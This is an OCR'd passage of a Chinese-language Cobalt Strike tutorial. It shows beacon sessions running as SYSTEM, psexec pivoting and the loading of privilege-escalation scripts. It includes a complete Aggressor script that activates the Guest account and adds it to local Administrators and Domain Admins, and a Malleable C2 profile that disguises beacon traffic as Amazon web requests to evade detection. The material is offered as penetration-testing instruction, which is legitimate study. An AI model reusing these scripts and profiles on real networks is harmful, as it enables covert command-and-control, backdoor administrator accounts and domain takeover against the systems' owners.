

Event Log X
Beacon 10.6.6.115@2580 X
Beacon 10.6.6.188@1080 X
beacon> cd ..
[*] cd ..
[+] host called home, sent: 10 bytes
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: C:\\
Size Type Last Modified Name
---- ---- ------------- ----
dir 10/23/2017 11:22:50 $Recycle.Bin
dir 10/23/2017 11:15:14 Boot
dir 07/14/2009 13:08:56 Documents and Settings
dir 07/14/2009 11:20:08 PerfLogs
dir 10/24/2017 09:51:54 Program Files
dir 10/24/2017 09:53:54 Program Files (x86)
dir 10/24/2017 09:51:17 ProgramData
dir 10/23/2017 11:21:24 Recovery
dir 10/24/2017 09:49:58 System Volume Information
dir 10/23/2017 11:21:41 Users
dir 10/24/2017 09:53:31 Windows
374kb fil 11/21/2010 11:23:51 bootmgr
8kb fil 10/23/2017 11:15:15 BOOTSECT.BAK
1024mb fil 01/22/2018 15:44:44 pagefile.sys
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 14 bytes
[+] received output:
nt authority\system
[WIN-95RU09N05MF] SYSTEM */1080

图 46

如果内网主机无法访问外网时，使用 psexec；




图 47

拓扑图，发现 psexec 是通过中间主机一层代理过去了，可以观察上图中有个连接；

图 48

二、拓展使用

0×01 加载脚本



Load a script
查找(I):
ElevateKit
modules
elevate.cna
README.txt
文件名(N):
elevate.cna
文件类型(T):
所有文件
打开
取消

图 49





图 50

加载脚本之前与之后，进行对比可以发现多了几个模块；






图 51

可以正常使用加载的模块；

图 52

0×02 编写脚本

该脚本目的是通过命令 shell 操作对 Guest 用户设置密码；

```
popup beacon {
   menu "Guest Accounts" {
      item "Guest Account Local Admin (L)" {
         prompt_text("Set a password for the Guest account", "DefaultPassword", lambda({
            bshell(@ids, 'net user guest /active:yes');
            bshell(@ids, 'net localgroup administrators guest /add');
            bshell(@ids, "net user guest $1 ");
            blog(@ids, "Enabling Guest account, adding to local admin group, and setting password
                to $1 ")
         }, @ids => $1));
      }

      item "Guest Account Local Admin (D)" {
         prompt_text("Set a password for the Guest account", "DefaultPassword", lambda({
            bshell(@ids, 'net user guest /active:yes /domain');
            bshell(@ids, 'net localgroup administrators guest /add /domain');
            bshell(@ids, 'net group "Domain Admins" guest /add /domain');
            bshell(@ids, "net user guest $1 /domain");
            blog(@ids, "Enabling Guest account, adding to local admin, Domain Admins, and setting
                password to $1 ");
         }, @ids => $1));
      }
   }
}
```

图 53

其中菜单一个，item 两个，Prompt_text 函数设置提示语，参数以及回调函数。效果如下：



Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
10.1.1.246
Administrato
WIN-95RU09N05MF
Interact
Access
Explore
Pivoting
Spawn
Session
Guest Accounts
Guest Account Local Admin (L)
Guest Account Local Admin (D)
Event Log X
Beacon 172.16.56.128@1556 X
Script Console X
aggressor> help
Commands
?
e
help
load
ls
proff
profile
pron
reload
troff
tron
unload
x
aggressor> load /tmp/enableGuest.cna
[+] Load /tmp/enableGuest.cna
aggressor>

图 54

主机上的效果：


允许的工作站 All
登录脚本
用户配置文件
主目录
上次登录 从不
可允许的登录小时数 All
本地组成员 *Guests
全局组成员 *None
命令成功完成。
C:\Users\Administrator>net user Guest
用户名 Guest
全名
注释 供来宾访问计算机或访问域的内置帐户
用户的注释
国家/地区代码 000 (系统默认值)
帐户启用 Yes
帐户到期 从不
上次设置密码 2018/2/2 14:32:47
密码到期 从不
密码可更改 2018/2/2 14:32:47
需要密码 No
用户可以更改密码 No
允许的工作站 All
登录脚本
用户配置文件
主目录
上次登录 从不
可允许的登录小时数 All
本地组成员 *Administrators *Guests

```
全局组成员                    *None
命令成功完成。
```

图 55

0×03 定制数据包内容

检查 profile 是否正常使用 (利用 c2lint)；

```
$ ./c2lint /tmp/amazon.profile
Picked up _JAVA_OPTIONS: -Dswing.systemlaf=com.sun.java.swing.plaf.gtk.GTKLookAndFeel -Dswing.defaultlaf
ndFeel -Dswing.aatext=true -Dawt.useSystemAAFontSettings=on
[+] Profile compiled OK

http-get
--------
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Accept: */*
Host: www.amazon.com
Cookie: skin=noskin;session-token=frHjvxtxThl2HqWrz81etQ==csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

HTTP/1.1 200 OK
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Content-Length: 64

.8..6..D.{.3.Z5..........&!!......b..Qd..W.....\......a..=.u..T
```

图 56

实际测试捕捉的流量特征；

图 57

或者可以根据自己目标主机修改流量特征；

```
set sleeptime "5000";
set jitter    "0";
set maxdns    "255";
set useragent "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko";

http-get {

    set uri "/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books";

    client {

        header "Accept" "*/*";
        header "Host" "www.amazon.com";

        metadata {
            base64;
            prepend "session-token=";
            prepend "skin=noskin;";
            append "csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996";
            header "Cookie";
        }
    }

    server {

        header "Server" "Server";
        header "x-amz-id-1" "THKUYEZKCKPGY5T42PZT";
        header "x-amz-id-2" "a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=";
        header "X-Frame-Options" "SAMEORIGIN";
        header "Content-Encoding" "gzip";

        output {
            print;
        }
    }
NORMAL  | /tmp/amazon.profile
```

图 58

三、资源链接

https://github.com/bluscreenofjeff/AggressorScripts

https://github.com/invokethreatguy/aggressor_scripts_collection

https://github.com/rsmudge/Malleable-C2-Profiles

https://blog.cobaltstrike.com/ => 作者博客

https://www.cobaltstrike.com/downloads/csmanual310.pdf => 官方文档

https://www.cobaltstrike.com/aggressor-script/index.html => 编写 cna 脚本文档

四、总 结

Cobaltstrike 神器的功能是比较多的，如支持图形化操作，可以进行灵活拖拽等，更核心的地方在于理解 CS 的 beacon 在内网中的通信过程，这对于渗透测试者能否更进一步深入内网起到重要作用，也是神器的价值所在。管理员在管理内网时，应该及时打好补丁，增强安全意识。